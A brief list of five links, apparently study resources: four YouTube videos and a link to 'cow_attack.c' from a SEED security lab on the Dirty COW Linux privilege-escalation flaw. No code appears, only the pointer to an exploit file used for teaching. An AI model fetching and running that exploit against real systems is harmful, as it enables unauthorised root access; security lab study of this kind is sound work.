- **https://www.youtube.com/watch?v=PCKhmPTDurg**
- **https://web.ecs.syr.edu/~wedu/seed/Labs_12.04/Software/Dirty_COW/files/cow_attack.c**
- **https://www.youtube.com/watch?v=CQcgz43MEZg**
- **https://www.youtube.com/watch?v=-nqDxuqKRYw&t=240s**
- **https://www.youtube.com/watch?v=dpvRaCR0ZWU**